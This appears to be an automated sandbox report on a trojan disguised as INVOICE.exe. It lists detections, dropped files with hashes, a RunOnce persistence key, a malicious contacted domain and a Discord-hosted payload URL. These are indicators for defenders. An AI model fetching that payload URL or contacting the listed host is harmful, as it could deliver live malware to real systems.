Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INVOICE.exe	15%	Virustotal		Browse
INVOICE.exe	42%	ReversingLabs	Win32.Trojan.Shelsy	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\System.Runtime.Handles.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\System.Runtime.Handles.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\System.Threading.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nspB8FC.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nspB8FC.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dual-a-0001.dc-msedge.net	0%	Virustotal		Browse
e-0009.e-msedge.net	0%	Virustotal		Browse

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dual-a-0001.dc-msedge.net	13.107.22.200	true	false	• 0%, Virustotal, Browse	unknown
timenamoney.ooguy.com	23.105.131.228	true	true		unknown
cdn.discordapp.com	162.159.134.233	true	false		high
e-0009.e-msedge.net	13.107.5.88	true	false	• 0%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/963535165500588126/978282265127825408/NANOBIN_HBsjl150.bin	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/dotnet/runtimeBSJB	System.Threading.dll.0.dr	false		high
http://https://cdn.discordapp.com/	CasPol.exe, 00000003.00000003.1281441617.00000000013F7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	INVOICE.exe, filename.exe.3.dr	false		high
http://mozilla.org/MPL/2.0/.	updater.ini.0.dr	false		high
http://https://cdn.discordapp.com/4	CasPol.exe, 00000003.00000003.1281441617.00000000013F7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://github.com/dotnet/runtime	System.Runtime.Handles.dll.0.dr, System.Threading.dll.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.105.131.228	timenamoney.ooguy.com	United States		396362	LEASEWEB-USA-NYC-11US	true
162.159.134.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634111
Start date and time: 25/05/202216:24:11	2022-05-25 16:24:11 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INVOICE.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@4/13@77/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 32.2% (good quality ratio 31.7%) • Quality average: 86.8% • Quality standard deviation: 21.3%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- TCP Packets have been reduced to 100
- Exclude process from analysis (whitelisted): taskhostw.exe, MusNotification.exe, dllhost.exe, RuntimeBroker.exe, SIHClient.exe, backgroundTaskHost.exe, MoUsoCoreWorker.exe, MusNotificationUx.exe, BackgroundTransferHost.exe, WMIADAP.exe, SgrmBroker.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 20.93.58.141, 40.117.96.136
- Excluded domains from analysis (whitelisted): wd-prod-cp-eu-north-3-fe.northeurope.cloudapp.azure.com, www.bing.com, fs.microsoft.com, slscr.update.microsoft.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, arc.msn.com, wd-prod-cp.trafficmanager.net, fe3cr.delivery.mp.microsoft.com, ris.api.iris.microsoft.com, wdcp alt.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, login.live.com, apimgmttmr17ij3jt5dneg64srod9jevcuajxaoube4brtu9cq.trafficmanager.net, evoke-windowsservices-tas.msedge .net, apimgmthszbjimgeglorvthkncixvpso9vnynvh3ehmsdll33a.cloudapp.net, img-prod-cms-rt-microsoft-com.akamaized.net, nexusrules.officeapps.live.com, ma nage.devcenter.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:26:44	API Interceptor	4219x Sleep call for process: CasPol.exe modified
16:26:44	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\ Temp\directory\filename.exe

Time	Type	Description
16:26:52	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Startup key C:\Users\user\AppData\Local\Temp\directory\filename.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Arteriagra2.Syr

<table>
<tr><td>Process:</td><td>C:\Users\user\Desktop\INVOICE.exe</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>105748</td></tr>
<tr><td>Entropy (8bit):</td><td>6.594105073918034</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:6/oEoq1ly3Kyat2nSqglaSi+ksT7ewHxgdR:ioEoq1ly3Kyg6R8aStewRgX</td></tr>
<tr><td>MD5:</td><td>6728021C3198EE4F6F422A047AC506EF</td></tr>
<tr><td>SHA1:</td><td>C2E97C1816BAE3AA7D40C3EA59F52812ED6AAE70</td></tr>
<tr><td>SHA-256:</td><td>4DB076FA62DAEA04C6634069D10E4C7A67846BD1E524B40A989A5C27498BBB98</td></tr>
<tr><td>SHA-512:</td><td>9A3017C4B487F8892E9131EB3452B4A432D997262D169D76133936AB3A5064614F1C3EF93DCE88CE3A84B7BCB5E7D7A3DDA8845DF46D4690A554BDF367FC18D
4</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Reputation:</td><td>low</td></tr>
<tr><td>Preview:</td><td>...q........6..$G...9.,..||||||||||||||||||||||||||||||||||||||||||||||||||||.....f.b....4.h..f.....g......*..5o....................................
.....s.A........4qk./...f..*.....f.c.f.j....(..`F.................................. ....f.f.f.h....%.V..................................{R..f.s....s........'...P.......................................
...c......q..=...H\\......q.i....f.r.O....3:..}...<.&.svvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv
vvvvvvvvvvvvv.................$.W.H..f.... ..0P...........................f......f...f...f........!...S4444444444444444444444444444.....f............,.~..ZZZZZ
ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ..f.u..a......!.........................</td></tr>
</table>

C:\Users\user\AppData\Local\Temp\BCGCBProRes_it-IT.nls

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5

MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">.. <head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..b ody{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;mar gin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{ background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error .. .. <div class="co

C:\Users\user\AppData\Local\Temp\System.Runtime.Handles.dll

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	15512
Entropy (8bit):	6.804862962213531
Encrypted:	false
SSDEEP:	384:PZ152PIWOmWqlC/uPHRN7yYWF//dJR9ztG/+A:R1zSlWMyYWF//dj9zW
MD5:	6CFD24EDAD19285628C42E150B13CEFC
SHA1:	D2349988D62A8047C8194B5C0A25C525B8B58FCB
SHA-256:	C702F48311386BB45B4A9189058914197B16B5B5B9606A39B0F4C24EE891F04E
SHA-512:	1AFA531D42D67BCA0542063DCFB031F06E4CC923F5ADDCD5A954AEEBA03B29EBC37EBD002F6C2CA9144B56D2E3FAD4893C6F3C4C3368D85A5B34F196D194(980
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...C....."!..0.....).. .....@.. .....;... .`.....x)..S....@.....(...`.....(..8..... ....H.....text..... ....`.rsrc.....@.....@..@.relo c.....`.....@..B.....).....H..... .....P .....$a..*..4t....o.}\Mn..*..q.....o3.l.\w....1..%U.F<...<.s..].j."..?9.N.N...g?.9..'.K.I ...,.].,p.... .4,.M.ly....p._.LC.MNBSJB.....v4.0.30319.....`.....#~..L.....#Strings....P.....#GUID...`.....#Blob.....3.....(.x.....x...f.F.....'. .....L.....a.....H.....z.....|.x.....@.....

C:\Users\user\AppData\Local\Temp\System.Threading.dll

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	78952
Entropy (8bit):	6.515753721409949
Encrypted:	false
SSDEEP:	1536:ZFCLZygVO0U5/YrxnU9EqOfxdrJ2RH7AGlUMG:ZyZygVO1exnU9EzxdroKGlUJ
MD5:	514AE47FAB14E04E3F7EF70179184F43
SHA1:	BA17EEA34A75439362C8FB1F12CA438570FBDB77
SHA-256:	3AF3A8B198EADC2120DC9F2CD9AE150EE7BE6F3D0C1985519C3C6E652AD25682
SHA-512:	286ACD03EDD57B36EE72E76995583042B94C244D8C2337DBD63DEB1DA36F5A8D04E0DB6963AB71B033EC442D3C37CF68701B3E4F0A3933E35B111CE9AA8921 A6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....." .....0.....{... .`...@.....@..... .....`....)..\.....h$... ..$.....T.....`...H.....text...;..... ..`.data.....@.. ..reloc..$.... .....@..B.....0.....P.....4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....y.....?.....D.....V.a.r.F.i.l.e.I.n.f .o.....$.....T.r.a.n.s.l.a.t.i.o.n.....h.....S.t.r.i.n.g.F.i.l.e.I.n.f.o...D.....0.0.0.0.0.4.b.0...:.....C.o.m.m.e.n.t.s...S.y.s.t.e.m...T.h.r.e.a.d.i.n.g.....L.....C.o.m.p.a.n.y.N.a.m.e.....M.i.c .r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...J.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....S.y.s.t.e.m...T.h.r.

C:\Users\user\AppData\Local\Temp\alnicoes.til

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	37546
Entropy (8bit):	3.9997596847051198

Encrypted:	false
SSDEEP:	768:2kQDmlZJu47eyQpLGGDER1k5y93KTddS32yNWhv8LIeYnIxy6F60lZo2/E7J:/fYLvFcPapS3Av8LI+06w0t/G
MD5:	32EA6BDBD368660B87A6EC28764BC17E
SHA1:	A6A680014E0A66AD33D2CB5C8A7797C7CEAC17B5
SHA-256:	63A2C9E2B87F9AFBADB3CB8D66A68C75A0ABD483C05E5FAF24CA57B4E2DE8CC7
SHA-512:	02A6CFBFA9E010252AF19BDD2685D309200B6972C707E0611CCEDE1D28754DFFB3AB0AE67C5260458867B68666A3E55524222B572EA8107B04BC01591AD6B8F
Malicious:	false
Preview:	F28AE2E97416D75FE90BB4B3A6736394D00229E223FF26C6428F6CABF02CF5ECF1832FCEE89C461C6522F06F84DEF0379CF3D556372AC3A4613C07F9 DE6B70535D70D7E435B71B70D351DF74E0B191CE46DA8AEB92AF61403721E8A3FF6FD31F18F7196C53A5045CB46A6D6EE4FB17407BE18D3462B12146 9C17677FC65EBB1A38ECC8BB6E105296AE92FA840F814D34EAEED9EE8B1E5260E11AB7D35C6F875DEFB14508B136AE74E476B223879B6849DED035E7 C4D3691BC73CE378CEDF035AE3E7613F8CBED6D3B181DCC17414A5955BB8CECCDE8D44DA68DCC5E07FBECF9EF7FD6AAD072FFC06AA321FB0458FD3D0 5CB8D90DE1726507AC090B852CBE75648DD7BBBA9EC043DC5436EF5BEBFB1EDBCFD129BEA8F2DC3E8A7C8BCDEDEA7F93D75A4424478272955AC72F4CA 893C3D7BAFC0B656EDBFED4FE2DDD719DA7513B25E8A3659BA70938CB1F644EE50C5A0E2627A71B87266D6ECF81CEA059605C33F9AEB2F5EEA1CB0DC 3483CE7D929057BB4C44D44DAE1196F0052645EABED4CE08A628ED306334ECB504B93A3975B44F4805517CFCE2B94908D502DBE1C4FEBC8CE1299D4C 136B2DD5699EDD0E99B461425D4661D6F22C483A42900BD2F0EE05D9C684CF691A04B54AA33593A1E7AFD8567E8C60ECA230AFED5D3E95CC7967AC1C 5DE6F1E66B83ECF9A29937C2E28A7B7CE8AF5AE8

C:\Users\user\AppData\Local\Temp\directory\filename.exe

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	262120
Entropy (8bit):	7.238241658369799
Encrypted:	false
SSDEEP:	3072:rbG7N2kDTHUpou5I/QGAhsCKgUbnVCP/+B9F9EbvwwgMvdOHcgW0SpC7Pn5r0K85:rbE/HUhO0XI9FWuMvG006yPnfTMR
MD5:	183E5A973298E12DA305DED4205E702A
SHA1:	4F3BA6B3D4B5ABBAFFC255B041F9D9AF1802A858
SHA-256:	7112CBF9E0FE7D32310D3AEB5F8CD47A3551C651E42AC1A83914C86A43D301B1
SHA-512:	D6BD33D978BC13170B9FB92F18A62016C0FF3599D8C0CFF0570BE8F735F1542BDF2CC8A0A799CBA2388CA5235F4BE563835ABDFF1C18B2D0C15953358F402DE
Malicious:	false
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....@..... .....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata.....`.....rsrc... .....@..@..... ....

C:\Users\user\AppData\Local\Temp\drive-harddisk-usb-symbolic.svg

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	316
Entropy (8bit):	4.795067099691328
Encrypted:	false
SSDEEP:	6:tI9mc4slzcWER4tVvgtt7XR9XeTRnVcMdN/NwWULbm8aBJcllf7lNDME:t4CDqtVvg7XaTRtTFwWULpq8NI9ME
MD5:	B326D09573739B7BD22AE9BC602BEBE1
SHA1:	6F10B07DF50E425BE75D7C0042E45926CAC06137
SHA-256:	BC31190E955A90C3442F3C222435751717A04834EFB8006334CAC55DA27CAF54
SHA-512:	5C27A1148C50568500133D962A9AFE3E434ED704FC64B9DC42CFBA7F52CABBD35468E8B3096CCFAE0D12EF1D80D710D7B57B98F69677EE5612F8FC39055F925 3
Malicious:	false
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16"><path d="M8.5 0h-1l-2 4H7v5H4V7.729A2 2 0 005 6a2 2 0 10-3 1.73V9c0 2 2 2 2 2h3v1.271A2 2 0 006 14a2 2 0 103-1.73V11h3s2 0 2-2V8s1.125-.188 1-1V5c.125-1.125-1-1-1-1h-2c-1.063 0-1 1-1 1v2c0 1 1 1 1 1v1H9V4h1.5z" fill="#2e3436" fill-rule="evenodd"/></svg>

C:\Users\user\AppData\Local\Temp\go-bottom-symbolic.svg

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	710
Entropy (8bit):	4.447432775965755
Encrypted:	false
SSDEEP:	12:TMHdPnnl/nu3tlnuIDLfHShZozWlz2WJhWlz5jJhWlzgbVoJmdJWlzLVoJmdJWlp:2dPnnxu3tlrDLfybcNWv6vLbmJmdJYmZ
MD5:	CF5D546B0985AD2F75E420FDEEE8ABEC

SHA1:	222DC112B47362AA10965C3F98D47951A69CC9D4
SHA-256:	8433D0660B758DC3345BD673251ABA619E9376E92AAA132E1844DCF846F188DA
SHA-512:	D92CB4C6D28DECAE21A065772AABE0A854DDA4EB58C9F425FA6B895949C01F6EF62B461F4F5039712F461AAF5C17673120484EAB581E8ECC688818EB6F5E774E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8"?>.<svg height="16px" viewBox="0 0 16 16" width="16px" xmlns="http://www.w3.org/2000/svg">. <g fill="#2e3436">. <path d="m 2.707031 2.292969 l -1.414062 1.414062 l 6.707031 6.707031 l 6.707031 -6.707031 l -1.414062 -1.414062 l -5.292969 5.292969 z m 0 0"/>. <path d="m 15 3 v -1 h -1 v 1 z m 0 0"/>. <path d="m 2 3 v -1 h -1 v 1 z m 0 0"/>. <path d="m 3 3 c 0 -0.554688 -0.445312 -1 -1 -1 s -1 0.445312 -1 1 s 0.445312 1 1 1 s 1 -0.445312 1 -1 z m 0 0"/>. <path d="m 15 3 c 0 -0.554688 -0.445312 -1 -1 -1 s -1 0.445312 -1 1 s 0.445312 1 1 1 s 1 -0.445312 1 -1 z m 0 0"/>. <path d="m 1 14 v -2 h 14 v 2 z m 0 0"/>. </g>.</svg>.

C:\Users\user\AppData\Local\Temp\nspB8FC.tmp\System.dll

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4.D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X.....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\updater.ini

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	Windows setup INFormation, UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	1225
Entropy (8bit):	4.6943702353982895
Encrypted:	false
SSDEEP:	24:ShrmEx6IL6UDUXqk2ba4IkhqHXVvuMQqXzTw0Y1nQXiwnpOU8:S9T0IL6U4S5I2euMtzTw0iQXiwngU8
MD5:	99295D6215590991C85E42E9FAF2761F
SHA1:	FC1C7C55D43FFA7D9CAAC60D248DDC2779ABEBE0
SHA-256:	050A30288F374F867178E9E14FB70192D9A50530E7FE5237A707197EAB028402
SHA-512:	3DE2F860062ED7BD85139B3E0DC9C9388D57A2BECF8731D0550079E19C32AF6EE3578E92C85F42B875C0A55C0682C8105762051996C62D6B779750611989 17D9
Malicious:	false
Preview:	; This Source Code Form is subject to the terms of the Mozilla Public.; License, v. 2.0. If a copy of the MPL was not distributed with this.; file, You can obtain one at http://mozilla.org/MPL/2.0/...[Strings].Title=Aggiornamento Firefox.Info=Firefox sta installando gli aggiornamenti e si avvier. fra qualche istante..MozillaMaintenanceDescription=Mozilla Maintenance Service garantisce che sul computer sia sempre installata la versione pi. recente e pi. sicura di Mozilla Firefox. Mantenere Firefox costantemente aggiornato . fondamentale per la sicurezza durante la navigazione, per questo motivo Mozilla consiglia di lasciare attivo questo servizio...; IMPORTANT: This file should always start with a newline in case a locale.; provided updater.ini does not end with a newline..; Application to launch after an update has been successfully applied. This.; must be in the same directory or a sub-directory of the directory of the.; application executable that initiated the software update.

C:\Users\user\AppData\Local\Temp\user-trash-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\INVOICE.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	164
Entropy (8bit):	5.895691362934477
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBll7Mlgk0zGDPypLCCuCVu9ZcyxDjrIbvcr/bp:6v/lhPyspkhdqLCCuCVuQi/rIbsTp
MD5:	40FD1CB204BCCD773B72525B3FB03265
SHA1:	00745E555F1F69AD74B8926868481658B6DF6DC4
SHA-256:	B7793D587D8D1525BB621C577492C00516A940393105A07C435CBAF01619F8E6

SHA-512:	B74FB1BE2BD317E2F23B395C25D4B38C4E54BE7C67E195E3E5F8697C08DDBFA4ED5F5E33B385993F4AE798CFBAEFD7D249745D5E9E4B3820F14119391A584047
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d....[IDAT8.c`@.....WPE.....0.#. Y..\.4..@"I->/..A....`....0.i..P._NDNI...#&+cdi...+z%,.n....IEND.B`.

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat

